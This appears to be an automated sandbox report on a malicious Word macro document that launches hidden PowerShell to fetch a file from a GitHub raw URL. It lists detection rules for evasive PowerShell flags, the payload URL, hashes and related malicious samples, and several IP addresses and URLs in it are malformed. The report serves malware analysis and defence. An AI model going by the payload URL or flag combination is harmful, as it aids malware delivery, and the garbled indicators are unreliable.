

JOESandbox Cloud BASIC



**ID:** 515215

**Sample Name:** RfORrHIRNe

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 01:48:56

**Date:** 04/11/2021

**Version:** 34.0.0 Boulder Opal

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Analysis Process: powershell.exe PID: 2432 Parent PID: 2096	21
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Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"> <li>0x1047:\$s1: Powershell.exe</li> <li>0x1071:\$s2: Bypass</li> </ul>
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> <li>0x1060:\$sb1: -W Hidden</li> <li>0x1055:\$sc1: -NoP</li> <li>0x105a:\$sd1: -Nonl</li> <li>0x106a:\$se2: -Exec Bypass</li> <li>0x106a:\$se4: -Exec Bypass</li> </ul>
C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"> <li>0x2c33:\$s1: Powershell.exe</li> <li>0x2c5d:\$s2: Bypass</li> </ul>
C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> <li>0x2c4c:\$sb1: -W Hidden</li> <li>0x2c41:\$sc1: -NoP</li> <li>0x2c46:\$sd1: -Nonl</li> <li>0x2c56:\$se2: -Exec Bypass</li> <li>0x2c56:\$se4: -Exec Bypass</li> </ul>

## Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.418320805.000000000025 0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> <li>0x3039:\$sb1: -W Hidden</li> <li>0x302e:\$sc1: -NoP</li> <li>0x3033:\$sd1: -Nonl</li> <li>0x3043:\$se2: -Exec Bypass</li> <li>0x3043:\$se4: -Exec Bypass</li> </ul>

## Sigma Overview

### System Summary:




Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell Download from URL

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

## Jbx Signature Overview

 [Click to jump to signature section](#)

### AV Detection:



Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Machine Learning detection for sample

### Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

### System Summary:



Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings




Suspicious powershell command line found

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter <b>1</b>	Path Interception	Process Injection <b>1</b>	Masquerading <b>1</b>	OS Credential Dumping	Security Software Discovery <b>1</b>	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel <b>1</b>	Eavesdrop on Insecure Network Communicator
Default Accounts	Scripting <b>2 2</b>	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Modify Registry <b>1</b>	LSASS Memory	Process Discovery <b>1</b>	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer <b>2</b>	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution <b>1 3</b>	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion <b>2 1</b>	Security Account Manager	Virtualization/Sandbox Evasion <b>2 1</b>	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol <b>2</b>	Exploit SS7 to Track Device Location
Local Accounts	PowerShell <b>1</b>	Logon Script (Mac)	Logon Script (Mac)	Process Injection <b>1</b>	NTDS	Remote System Discovery <b>1</b>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol <b>3</b>	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting <b>2 2</b>	LSA Secrets	File and Directory Discovery <b>2</b>	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicator
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery <b>1 2</b>	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
RfORrHIRNe.doc	49%	Virustotal		<a href="#">Browse</a>
RfORrHIRNe.doc	100%	Avira	HEUR/Macro.Agent	
RfORrHIRNe.doc	100%	Joe Sandbox ML		

### Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP	100%	Avira	HEUR/Macro.Downloader.MRQR.Gen	
C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP	100%	Joe Sandbox ML		

### Unpacked PE Files

No Antivirus matches

### Domains

Source	Detection	Scanner	Label	Link
raw.githubusercontent.com	0%	Virustotal		<a href="#">Browse</a>

### URLs



Source	Detection	Scanner	Label	Link
http://github.co	0%	Virustotal		<a href="#">Browse</a>
http://github.co	0%	Avira URL Cloud	safe	
http://https://render.githubusercontent.com	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3	0%	Avira URL Cloud	safe	
http://https://raw.githubuserco	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://notebooks.githubusercontent.com	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://https://viewscreen.githubusercontent.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://github.c	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
github.com	140.82.121.3	true	false		high
raw.githubusercontent.com	185.199.108.133	true	false	<ul style="list-style-type: none"> <li>0%, Virustotal, <a href="#">Browse</a></li> </ul>	unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
http://https://github.com/ssbb36/stv/raw/main/5.mp3	false		high
http://github.com/ssbb36/stv/raw/main/5.mp3	false		high

## URLs from Memory and Binaries

### Contacted IPs

### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.199.108.133	raw.githubusercontent.com	Netherlands		54113	FASTLYUS	false
140.82.121.3	github.com	United States		36459	GITHUBUS	false

## General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	515215
Start date:	04.11.2021
Start time:	01:48:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RfORrHIRNe (renamed file extension from none to doc)
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• GSI enabled (VBA)</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.winDOC@3/10@3/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>
Warnings:	Show All

## Simulations

### Behavior and APIs

Time	Type	Description
01:49:19	API Interceptor	42x Sleep call for process: powershell.exe modified

## Joe Sandbox View / Context

### IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.199.108.133	8p0O2OJPcE.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Statement_125858.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	MZ7EuvQ9IB.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	zvUd7VPOFS.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	ip ddos.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Ambrosial.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	hwid.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	fm3FU6sW77.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	AY5uCs0HrY.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Pv9fSenm0V.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	t63ouMqJ8f.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	gnykCySWj5.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	YRbcV0B6TZ.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	KpDtm40Lne.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	6oi3E5jdTR.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Software patch by Silensix.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	7D4B1B72B1318CB933E0D6420813499581064F57A713B.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
j1XcBWNHwh.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>		

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mxZECdZlFz.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	p3lJWYfJZw.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
140.82.121.3	8p0O2OJPcE.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	zvUd7VPOfS.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Incoming_Wire_payment_returned120___vaw.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	fm3FU6sW77.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	AY5uCs0HrY.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Hgny9xwmj6.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Pv9fSenm0V.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	pq9Ftcl.817.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	gnykCySWj5.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	KpDtm40Lne.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	6oi3E5jdTR.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Software patch by Silensix.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	mxZECdZlFz.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Contract and PI signed.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Contract and PI signed .jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	p3lJWYfJZw.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	Genshin Hack v2.0.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	paket.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	paket.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	
	JwCS2lIN78.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	

## Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
github.com	8p0O2OJPcE.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	PO-011121.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	iedRCXBuxs.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	MZ7EuvQ9lB.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	zvUd7VPOfS.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	hwid.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Invoice Overdue_C0809-H03.xls.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	1S3cLXtFN2.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	RdCWJ3MAGz.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	INVOICE.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Md0q201V1D.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	plf5v18Xds.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	Incoming_Wire_payment_returned120___vaw.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	fm3FU6sW77.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	AY5uCs0HrY.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	Hgny9xwmj6.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	Pv9fSenm0V.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	t63ouMqJ8f.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	pq9Ftcl.817.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	gnykCySWj5.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4

## ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GITHUBUS	8p0O2OJPcE.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	PO-011121.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	iedRCXBuxs.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	MZ7EuvQ9lB.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	zvUd7VPOfS.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3
	hwid.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Invoice Overdue_C0809-H03.xls.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	RdCWJ3MAGz.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	INVOICE.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Md0q201V1D.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Incoming_Wire_payment_returned120___vaw.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	fm3FU6sW77.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	AY5uCs0HrY.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.4
	Hgny9xwmj6.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	• 140.82.121.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Pv9fSenm0V.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.3</li> </ul>
	t63ouMqJ8f.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.4</li> </ul>
	pq9Ftcl817.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.3</li> </ul>
	gnykCySWj5.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.4</li> </ul>
	YRbcVOB6TZ.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.4</li> </ul>
	KpDtm40Lne.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>140.82.121.3</li> </ul>
FASTLYUS	NtxIAL7Vqi.dll	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.108</li> </ul>
	SecuritelInfo.com.W64.Bzrloader.IEldorado.25041.dll	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.44</li> </ul>
	#Ud83d#Udd0a VM 9193407283.wav.html	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.229</li> </ul>
	8p0O2OJPcE.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> </ul>
	DELAY NOTICE - WAN HAI 261 S321 - SO 3110.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.211</li> </ul>
	Order_10112021 40200 p.m..html	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.229</li> </ul>
	Oh49Bck5BV.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.19.4.199</li> </ul>
	Documents_photos.html	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.11.2.193</li> </ul>
	nEVkwpjXlu.apk	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.2.137</li> </ul>
	SOA OCT-NOV 2021.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.211</li> </ul>
	Statement_125858.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> </ul>
	cs.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.164</li> </ul>
	mipsel	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>167.82.53.249</li> </ul>
	6575DHL_6757.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.153</li> </ul>
	PO-011121.jar	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>199.232.19.2.209</li> </ul>
	iedRCXBuxs.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.11.0.133</li> </ul>
	MZ7EuvQ9IB.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> </ul>
	zvUd7VPOFS.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> </ul>
	dork.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>151.101.1.44</li> </ul>
	ip ddos.exe	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> </ul>

### JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	IMPORTS INVOICE.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Purchase Order NO_0184930.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	BL_DOCUMENT.xlsx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Order-135078.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Bill_630781.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Purchase Order PO03112021STK.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Payment 846725.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	inv-16731.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Purchase Order PO03112021STK.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	INV 683068.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>
	Payment-4091.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.10.8.133</li> <li>140.82.121.3</li> </ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bill.61566.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	inv-53639.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	INV.738108.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	Order.48868.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	inv.030976.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	INV 362996.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	Copy of Quote_ref-05550.xlsm	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	RFQ - 0211.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>
	Bill-8593.xlsb	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>185.199.108.133</li> <li>140.82.121.3</li> </ul>

### Dropped Files

No context

### Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	11264
Entropy (8bit):	3.966590766878462
Encrypted:	false
SSDEEP:	96:Dzytv5ul73NUcen6nsQrBfqDf0C6PkKb1vC+X0jkbA6jwqgW6aajix2:DGtTryl6ke1N0jksS5a
MD5:	C8FF60850F690001E24A0F8E375A7758
SHA1:	6FA7FEB96E006EBFD84E2EE0F76A0372EB782B7C
SHA-256:	423719EA0CE3C206B853B3EFC92F9A068C517C0BF929A9834D1924B44E7D8AA0
SHA-512:	843B8AAFA3085E7AAB03710432F07A3BD7BC4C1514BAAA9C72DCDC2A8D623DB9D0945DF01C4005AE7496A1B0E861279CE5538D35899855EB9C3E3CE425D955A
Malicious:	false
Yara Hits:	<ul style="list-style-type: none"> <li>Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp, Author: Florian Roth</li> <li>Rule: PowerShell_Susp_Parameter_Combos, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp, Author: Florian Roth</li> </ul>
Reputation:	low
Preview:	.....>.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BC62BE70-F984-485F-A938-51B492D77752}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BC62BE70-F984-485F-A938-51B492D77752}.tmp

SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..... ..... ..... .....

C:\Users\user\AppData\Local\Temp\~DF2453EC8FFE1D14DF.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F6C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	..... .....

C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP 

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	modified
Size (bytes):	27136
Entropy (8bit):	3.9846371270993712
Encrypted:	false
SSDEEP:	384:va0WaUj+Ar/AhnGVN+Q9SaW/X0jhAtnezRpzJxGHZ:35Gyz/WRpzJs
MD5:	301129EF743494B2099BBC422B355C89
SHA1:	1332AD20AF54D9ECB475D33F8030297A123B3F22
SHA-256:	F41633365C2073B1D2AE47889F34DA492FA21FF32A3E4E4A393C83732E672778
SHA-512:	4B300477A8F370146AD56AB27BD5F92B9D00BDD8B717FD4025FEE6C6EA7674ABA5678200B800B7AA66C879EA7199FA5C9A823E8FE47C45DCC46DAF77AB028 6
Malicious:	<b>true</b>
